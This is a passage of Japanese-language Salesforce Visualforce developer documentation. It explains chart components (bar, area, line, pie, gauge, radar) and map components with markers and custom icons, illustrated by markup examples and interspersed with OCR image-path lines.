
    <apex:axis type="Category" position="bottom" fields="name" title="2012">

        <apex:chartLabel rotate="315"/>

    </apex:axis>

    <apex:barSeries orientation="vertical" axis="left"
```

```
        xField="name" yField="data1,data2,data3" stacked="true"/>

</apex:chart>
```

棒グラフ

棒グラフは、Visualforce で使用できる線形データ系列グラフの 1 つです。線形系列グラフは、標準の長方形グリッドに対してプロットされるグラフです。

線形系列の各データ要素は、*X*,*Y* 座標で記述されます。グリッド上に座標を描画する方法はデータ系列によって定義されます。`<apex:barSeries>` グラフには、原点軸から *X*,*Y* 座標まで伸びる棒が描画されます。原点軸が左軸 (Y) なのか、または下軸 (X) なのかは、`orientation` 属性により決まります。グラフの左辺を棒の始点にする場合は `<apex:barSeries orientation="horizontal">` に設定し、棒がグラフの底辺から上に伸びる縦棒グラフの場合は `<apex:barSeries orientation="vertical">` に設定します。

各棒の区間に複数のデータポイントをプロットするには、1 つの `<apex:barSeries>` タグ内に棒をグループ化または積み上げます。1 つのグラフに複数の `<apex:barSeries>` タグを含めると、重なり合って描画されるため、最後のデータ系列以外はすべて覆い隠れてしまいます。縦棒グラフを作成するには、グループ化して、または積み上げて表示するすべての項目を `yField` 属性に追加します。

```
<apex:barSeries orientation="vertical" axis="left"

    xField="name" yField="data1,data2,data3"/>
```

デフォルトでは、`<apex:barSeries>` のデータ項目はグループ化されてグラフに表示されます。データ項目を相互に積み上げる場合は、`stacked="true"` に設定します。



グループ化される各棒の間隔を調整するには、`gutter` 属性を使用します。グループの間隔を調整するには、`groupGutter` 属性を使用します。グラフの軸と棒自体の間隔を調整するには、`xPadding` 属性と `yPadding` 属性を使用します。

デフォルトでは、積み上げまたはグループ化棒グラフの凡例のタイトルには、`yField` 属性の項目の名前が使用されます。上の例では、デフォルトのタイトルは「data1」、「data2」、「data3」になります。凡例により

わかりやすいタイトルを付けるには、<apex:barSeries> コンポーネントの title 属性を使用します。各項目はカンマで区切ります。たとえば、title="MacDonald,Promas,Worle" のように使用します。




```
<apex:chart data="{!data}" height="400" width="500">
    <apex:legend position="left"/>
    <apex:axis type="Numeric" position="left" title="Closed Won" grid="true"
        fields="data1,data2,data3" dashSize="2">
        <apex:chartLabel/>
    </apex:axis>
    <apex:axis type="Category" position="bottom" fields="name" title="Stacked Bars">
        <apex:chartLabel rotate="315"/>
    </apex:axis>
    <apex:barSeries orientation="vertical" axis="left" stacked="true"
        xField="name" yField="data1,data2,data3" title="MacDonald,Promas,Worle"/>
</apex:chart>
```

関連トピック:

- グラフの色
- グラフのレイアウトとアノテーション

その他の線形系列グラフ

その他の線形データ系列グラフには、面グラフ(<apex:areaSeries>)、折れ線グラフ(<apex:lineSeries>)、および散布図(<apex:scatterSeries>)があります。

同じグラフで複数の線形データ系列グラフを組み合わせることができますが、わかりやすいグラフを作成するには、次の点に留意してください。

- データ系列グラフは、Visualforce マークアップで定義した順に重ねて描画される。
- 通常、<apex:barSeries> グラフは背景に表示する必要があり、透明にできないため、最初に定義する。

<apex:areaSeries> コンポーネントは積み上げ棒グラフと似ていますが、個々の棒の代わりに、系列の各点を線で結んで定義される網掛け領域として描画されます。<apex:areaSeries> を別のデータ系列と組み合わせるには、opacity 属性を使用して面グラフを部分的に透明にします。opacity 属性は、0.0 ～ 1.0 までの浮動小数点の数値です。0.0 は完全に透明、1.0 は完全に不透明を表します。棒グラフの系列と組み合わせた面グラフの系列を次に示します。




```
<apex:chart height="400" width="700" animate="true" data="{!data}">

    <apex:legend position="left"/>

    <apex:axis type="Numeric" position="left" title="Closed Won" grid="true"

        fields="data1,data2,data3">






        <apex:chartLabel />

    </apex:axis>


    <apex:axis type="Numeric" position="right" fields="data1"

        title="Closed Lost" />

    <apex:axis type="Category" position="bottom" fields="name"

        title="Month of the Year">
```

```
        <apex:chartLabel rotate="315"/>
    </apex:axis>
    <apex:areaSeries axis="left" tips="true" opacity="0.4"
        xField="name" yField="data1,data2,data3"/>
    <apex:barSeries orientation="vertical" axis="right"
        xField="name" yField="data1">
        <apex:chartLabel display="insideEnd" field="data1" color="#333"/>
    </apex:barSeries>
</apex:chart>
```

デフォルトでは、面グラフの凡例のタイトルには、`yField`属性の項目の名前が使用されます、上の例では、デフォルトのタイトルは「data1」、「data2」、「data3」になります。凡例によりわかりやすいタイトルを付けるには、`<apex:areaSeries>`コンポーネントの`title`属性を使用します。各項目はカンマで区切ります。たとえば、`title="MacDonald,Promas,Worle"`のように使用します。




```
<apex:chart height="400" width="700" animate="true" data="{!data}">
    <apex:legend position="left"/>
    <apex:axis type="Numeric" position="left" fields="data1,data2,data3"
        title="Closed Won" grid="true">
        <apex:chartLabel />
    </apex:axis>
```

```
    <apex:axis type="Category" position="bottom" fields="name" title="2011">
        <apex:chartLabel rotate="315"/>
    </apex:axis>
    <apex:areaSeries axis="left" xField="name" tips="true"
        yField="data1,data2,data3" title="MacDonald,Picard,Worlex"  />
</apex:chart>
```

<apex:areaSeries> グラフと同様に、<apex:lineSeries> グラフでは一連の点を結ぶ線が使用されます。線の下の領域を塗りつぶすことができます。<apex:areaSeries> グラフとは違い、<apex:lineSeries> グラフは積み上げられません。<apex:lineSeries> グラフが塗りつぶされていない場合は、同じグラフに複数の系列を表示することができます。折れ線グラフの系列にはデータポイントのマーカーを表示でき、マーカーと結線の両方の色とサイズを定義できます。3 つの系列を組み合わせ、そのうちの 1 つが塗りつぶされている折れ線グラフを次に示します。




```
<apex:chart height="400" width="700" animate="true" legend="true" data="{!data}">
    <apex:legend position="left"/>
    <apex:axis type="Numeric" position="left" title="Volatility" grid="true"
        fields="data1,data2,data3">
        <apex:chartLabel />
    </apex:axis>
    <apex:axis type="Category" position="bottom" title="Month" grid="true"
        fields="name">
```

```
        <apex:chartLabel />
    </apex:axis>
    <apex:lineSeries axis="left" xField="name" yField="data1"
        strokeColor="#0000FF" strokeWidth="4"/>
    <apex:lineSeries axis="left" fill="true" xField="name" yField="data2"
        markerType="cross" markerSize="4" markerFill="#FF0000"/>
    <apex:lineSeries axis="left" xField="name" yField="data3"
        markerType="circle" markerSize="4" markerFill="#8E35EF">
        <apex:chartTips height="20" width="120"/>
    </apex:lineSeries>
</apex:chart>
```

メモ: `<apex:lineSeries>` コンポーネントでは、Numeric 軸の上と右に向かって数値が大きくなっていかない場合、期待どおりに塗りつぶされない場合があります。これを解決するには、軸を `type="Category"` に設定し、グラフにデータを渡す前に手動で値を並び替えます。

`<apex:scatterSeries>` グラフは、結線のない `<apex:lineSeries>` グラフのようなものです。さまざまなマーカーのサイズ、種類、色を使用することによって、同じグラフに多数の散布図系列を簡単に描画できます。

関連トピック:

- グラフの色
- グラフのレイアウトとアノテーション

円グラフ

`<apex:pieSeries>` グラフで最も一般的にカスタマイズされるのは、色と表示ラベルです。前の例で使用した `colorSet` 属性と `<apex:chartLabel>` コンポーネントを使用します。

円グラフの代わりにドーナツグラフを作成するには、`donut` 属性を設定します。`donut` 属性は、0 ～ 100 の整数で、穴の半径のパーセントを表します。単純なドーナツグラフを次に示します。




```
<apex:chart data="{!pieData}" height="400" width="500" background="#F5F5F5">
    <apex:legend position="left"/>
    <apex:pieSeries labelField="name" dataField="data1" donut="50">
        <apex:chartLabel display="middle" orientation="vertical"
            font="bold 18px Helvetica"/>
    </apex:pieSeries>
</apex:chart>
```

関連トピック:

- グラフの色
- グラフのレイアウトとアノテーション

ゲージグラフ

ゲージグラフには、定義された軸または目盛りに対し1つの測定値が表示されます。グラフに表示されるのは1つの数値ですが、軸およびグラフの色を変えて、その数値の意味を伝えることができます。

値の範囲を定義するには、`<apex:axis>` タグの `minimum` 属性と `maximum` 属性を使用します。現在の値が適切か不適切かを示すには、`<apex:gaugeSeries>` タグの `colorSet` 属性を使用します。測定値が許容範囲内であることを示すグラフを次に示します。




```
<apex:chart height="250" width="450" animate="true" data="{!data}">
    <apex:axis type="Gauge" position="gauge" title="Transaction Load"
        minimum="0" maximum="100" steps="10"/>
    <apex:gaugeSeries dataField="data1" donut="50" colorSet="#78c953,#ddd"/>
</apex:chart>
```

メモ: ゲージグラフでは、凡例やラベルはサポートされません。

関連トピック:

- グラフの色
- グラフのレイアウトとアノテーション

レーダーグラフ

レーダーグラフは、折れ線グラフに似ていますが、線グリッドの代わりに円形の軸が使用されます。

マーカーのスタイル、サイズ、色を設定するには、`markerType`、`markerSize`、および `markerFill` 属性を使用します。結線の色と太さを設定するには、`strokeColor` 属性と `strokeWidth` 属性を使用します。必要に応じて、`fill=true` に設定して系列で囲まれた領域を塗りつぶし、`opacity` を設定して他の系列が表示されるようにこの領域を透明にします。`opacity` 属性は、0.0 ～ 1.0 までの浮動小数点の数値です。0.0 は完全に透明、1.0 は完全に不透明を表します。

レーダーグラフの例とグラフを作成するマークアップを次に示します。




```
<apex:chart height="530" width="700" legend="true" data="{!data}">
    <apex:legend position="left"/>
    <apex:axis type="Radial" position="radial">
        <apex:chartLabel />
    </apex:axis>
    <apex:radarSeries xField="name" yField="data1" tips="true" opacity="0.4"/>
    <apex:radarSeries xField="name" yField="data2" tips="true" opacity="0.4"/>
    <apex:radarSeries xField="name" yField="data3" tips="true"
        markerType="cross" strokeWidth="2" strokeColor="#f33" opacity="0.4"/>
 </apex:chart>
```

関連トピック:

- グラフの色
- グラフのレイアウトとアノテーション

第 16 章　Visualforce を使用した地図の作成

地図を使用すると、場所データのみの場合に比べて情報が明確になります。Visualforce 地図コンポーネントを使用すると、サードパーティの地図サービスを使用する地図の作成が簡単になります。Visualforce 地図は、対話型で JavaScript ベースの地図であり、ズームやスクロールの操作ができるだけでなく、Salesforce または他のデータに基づいてマーカーを表示する機能もあります。スタンドアロンの地図ページ、ページレイアウトに挿入できる地図、Salesforce1 向けのモバイル地図を作成できます。

Visualforce では、関連する地図コンポーネントのセットが提供されます。`<apex:map>` コンポーネントは、サイズ、タイプ、中心点、初期ズームレベルを含めた地図キャンバスを定義します。`<apex:mapMarker>` 子コンポーネントは、地図に配置するマーカーを住所または地理位置情報 (緯度と経度) に基づいて定義します。`<apex:mapInfoWindow>` コンポーネントを使用して、マーカーがクリックまたはタップされると表示されるカスタマイズ可能な情報パネルを追加できます。

メモ: Visualforce 地図コンポーネントは Developer Edition 組織では使用できません。

Visualforce マークアップで地図を定義することにより、それをページに表示するための JavaScript コードが生成されます。この JavaScript は地図サービスに接続し、地図タイルを取得してマーカーを配置することで地図を作成します。地図に配置する項目に緯度と経度がない場合、Visualforce 地図ではその住所を地理コード化できます。表示された地図は、他の地図サイトと同様に、ユーザがパンやズームで操作できます。つまり、サードパーティの地図サービスとやりとりする独自のカスタム JavaScript が作成されますが、実際には開発者が JavaScript を記述する必要はありません。Visualforce で地図を定義すれば、地図作成用の JavaScript を無料で利用できます。

重要: Visualforce 地図コンポーネントは JavaScript をページに追加し、サードパーティの JavaScript コードを使用して地図を描画します。

- Visualforce によって追加された JavaScript は、業界標準のベストプラクティスを使用して、同じページ上で実行されている他の JavaScript との競合を回避します。ユーザ独自の JavaScript がベストプラクティスを使用していないと、地図コードと競合する可能性があります。
- 地理コード化が必要な住所、つまり、緯度値と経度値が含まれていない場所は、サードパーティサービスに送信されて地理コード化されます。これらの住所はユーザの組織には関連付けられず、ユーザが Visualforce マークアップで指定したもの以外のデータは送信されません。ただし、組織で Salesforce 以外で共有されるデータの厳格な制御が要求される場合は、Visualforce 地図の地理コード機能を使用しないでください。

このセクションの内容:

地図への場所マーカーの追加

<apex:mapMarker> コンポーネントを使用して地図にマーカーを追加すると、特定の場所を示すことができます。マウスポインタをマーカーに置いたときに表示されるテキストを含めることもできます。

カスタムマーカーアイコンの使用

Visualforce の地図マーカーアイコンは、シンプルながら機能的です。マーカーを区別する場合や、地図に詳細やスタイルを追加する場合は、カスタムの地図マーカーアイコンを使用します。

マーカーへの情報ウィンドウの追加

情報ウィンドウを使用すると、地図に詳しい内容を表示できます。情報ウィンドウは、ユーザがマーカーをクリックまたはタップすると表示されます。

Apex での地図データの作成例

カスタムクエリの実行、近くの場所の検索、結果の絞り込みや変換を行う場合、または Visualforce の標準コントローラから返される結果を使用できない場合は、Apex で場所データを作成します。

基本地図の作成

マーカーのない基本地図では、<apex:map> コンポーネントのみが必要です。このコンポーネントは、サイズ、場所、初期ズームレベルを含む、地図の基本的なキャンバスを定義します。

center 属性は、地図の中心点を定義します。center 値をさまざまな形式で指定できます。

- 住所を表す文字列。たとえば、「1 Market Street, San Francisco, CA」のようになります。住所は地理コード化され、緯度と経度が決まります。
- 場所の座標を指定する latitude および longitude 属性を含む JSON オブジェクトを表す文字列。たとえば、「{latitude: 37.794, longitude: -122.395}」のようになります。
- 場所の座標を指定する latitude および longitude キーを含む、Map<String, Double> 型の Apex 地図オブジェクト。

<apex:map> に子 <apex:mapMarker> タグがない場合は、center 属性が必要です。

次に、Salesforce のサンフランシスコ本社付近の簡単な市街地図を示します。

```
<apex:page >


    <h1>Salesforce in San Francisco</h1>


    <!-- Display the address on a map -->
    <apex:map width="600px" height="400px" mapType="roadmap" zoomLevel="16"
        center="One Market Street, San Francisco, CA">
    </apex:map>
```

```
</apex:page>
```

このコードにより、次の地図が作成されます。



この例については、次の点に注意してください。

- 地図に表示された住所にはマーカーがありません。`<apex:map>` コンポーネントだけでは、中心点も含め、地図のマーカーは表示されません。最大 100 個のマーカーを表示するには、子 `<apex:mapMarker>` コンポーネントを追加します。
- 地図の `center` の場所値は、地理位置情報ではなく住所として提供されます。地図サービスでは、住所の緯度と経度が検索されます。この処理は*地理コード化*と呼ばれます。`center` 属性または `<apex:mapMarker>` コンポーネントで追加されたマーカーとして、地理コード化された住所を 1 ページに 10 個まで追加できます。
- `mapType` 値は、標準の市街地図を示す「roadmap」です。他には「satellite」や「hybrid」があります。

地図への場所マーカーの追加

`<apex:mapMarker>` コンポーネントを使用して地図にマーカーを追加すると、特定の場所を示すことができます。マウスポインタをマーカーに置いたときに表示されるテキストを含めることもできます。

地図にマーカーを配置するには、関連する `<apex:map>` の子として `<apex:mapMarker>` コンポーネントを追加します。マーカーの場所を `position` 属性で指定します。必要に応じて、`title` 属性を使用して、マウスポインタをマーカーに置いたときにテキストが表示されるようにします。

地図には、最大 100 個のマーカーを追加できます。コレクションまたはリストから複数のマーカーを追加するには、`<apex:repeat>` 反復コンポーネントを使用します。

メモ: Visualforce の地図はリソースを大量に消費する可能性があり、モバイルブラウザや Salesforce1 アプリケーション内でメモリの問題が生じることがあります。マーカーが多数ある地図やカスタムマーカーとして大容量の画像を使用する地図は、メモリの消費がさらに増大します。モバイルコンテキストで使用されるページに Visualforce の地図をリリースする予定の場合は、必ずこれらのページを綿密にテストします。

`position` 属性は、マーカーを配置する地図上の点を定義します。`position` 値をさまざまな形式で指定できます。

- 住所を表す文字列。たとえば、「1 Market Street, San Francisco, CA」のようになります。住所は地理コード化され、緯度と経度が決まります。
- 場所の座標を指定する `latitude` および `longitude` 属性を含む JSON オブジェクトを表す文字列。たとえば、「{latitude: 37.794, longitude: -122.395}」のようになります。
- 場所の座標を指定する `latitude` および `longitude` キーを含む、`Map<String, Double>` 型の Apex 地図オブジェクト。

メモ: 地図ごとに地理コード化された住所を 10 件まで検索できます。`<apex:map>` コンポーネントの `center` 属性と `<apex:mapMarker>` コンポーネントの `position` 属性の検索は、この制限にカウントされます。それ以上のマーカーを表示するには、地理コード化を必要としない `position` 値を指定します。地理コード化の制限を超えた場所はスキップされます。

次に、取引先の住所を中心にした、取引先の取引先責任者のリストを表示するページを示します。

```
<apex:page standardController="Account">


  <!-- This page must be accessed with an Account Id in the URL. For example:

       https://<salesforceInstance>/apex/NearbyContacts?id=001D000000JRBet -->


  <apex:pageBlock >

    <apex:pageBlockSection title="Contacts For {! Account.Name }">


     <apex:dataList value="{! Account.Contacts }" var="contact">

       <apex:outputText value="{! contact.Name }" />


     </apex:dataList>


  <apex:map width="600px" height="400px" mapType="roadmap"

    center="{!Account.BillingStreet},{!Account.BillingCity},{!Account.BillingState}">
```

```
    <apex:repeat value="{! Account.Contacts }" var="contact">
    <apex:mapMarker title="{! contact.Name }"
       position="{!contact.MailingStreet},{!contact.MailingCity},{!contact.MailingState}"
    />
    </apex:repeat>

  </apex:map>

    </apex:pageBlockSection>
  </apex:pageBlock>

</apex:page>
```

このコードにより、次の地図が作成されます。



この例については、次の点に注意してください。

- `center` および `position` 属性は、住所要素を連結して地理コード化できる住所文字列を提供する Visualforce 式として渡されています。

- このページでは住所に地理コード化を使用しているため、最初の9件の取引先責任者のみが表示されます。地理コード化検索の上限は10件ですが、<apex:map> の center 属性がその1つを使用します(上図では、取引先に取引先責任者が3人しかいません)。

カスタムマーカーアイコンの使用

Visualforce の地図マーカーアイコンは、シンプルながら機能的です。マーカーを区別する場合や、地図に詳細やスタイルを追加する場合は、カスタムの地図マーカーアイコンを使用します。

マーカーのアイコンをカスタマイズするには、icon 属性を使用するグラフィックの絶対または完全修飾 URL に設定します。グラフィックが CDN で配布されているなどの場合には、任意の画像を Web で参照できます。また、グラフィックを静的リソースに保存することもできます。静的リソースの画像を使用する場合は、URLFOR() 関数を使用して画像 URL を取得します。次に例を示します。

```
<apex:mapMarker title="{! Account.Name }"

    position="{!Account.BillingStreet},{!Account.BillingCity},{!Account.BillingState}"

    icon="{! URLFOR($Resource.MapMarkers, 'moderntower.png') }" />
```

PNG、GIF、JPEG など、一般的なグラフィック形式を使用します。推奨されるマーカーサイズは、32×32 ピクセルです。他のサイズは拡大縮小され、常に理想的な結果とならない可能性があります。

メモ: Visualforce の地図はリソースを大量に消費する可能性があり、モバイルブラウザや Salesforce1 アプリケーション内でメモリの問題が生じることがあります。マーカーが多数ある地図やカスタムマーカーとして大容量の画像を使用する地図は、メモリの消費がさらに増大します。モバイルコンテキストで使用されるページに Visualforce の地図をリリースする予定の場合は、必ずこれらのページを綿密にテストします。

次の完全なページは、カスタムマーカーを使用して取引先の場所を示し、標準マーカーで取引先の取引先責任者を示すものです。

```
<apex:page standardController="Account">


  <!-- This page must be accessed with an Account Id in the URL. For example:

       https://<salesforceInstance>/apex/AccountContacts?id=001D000000JRBet -->


  <apex:pageBlock >

    <apex:pageBlockSection title="Contacts For {! Account.Name }">


      <apex:dataList value="{! Account.Contacts }" var="contact">

        <apex:outputText value="{! contact.Name }" />
```

```
    </apex:dataList>


    <apex:map width="600px" height="400px" mapType="roadmap"
  center="{!Account.BillingStreet},{!Account.BillingCity},{!Account.BillingState}">

    <!-- Add a CUSTOM map marker for the account itself -->
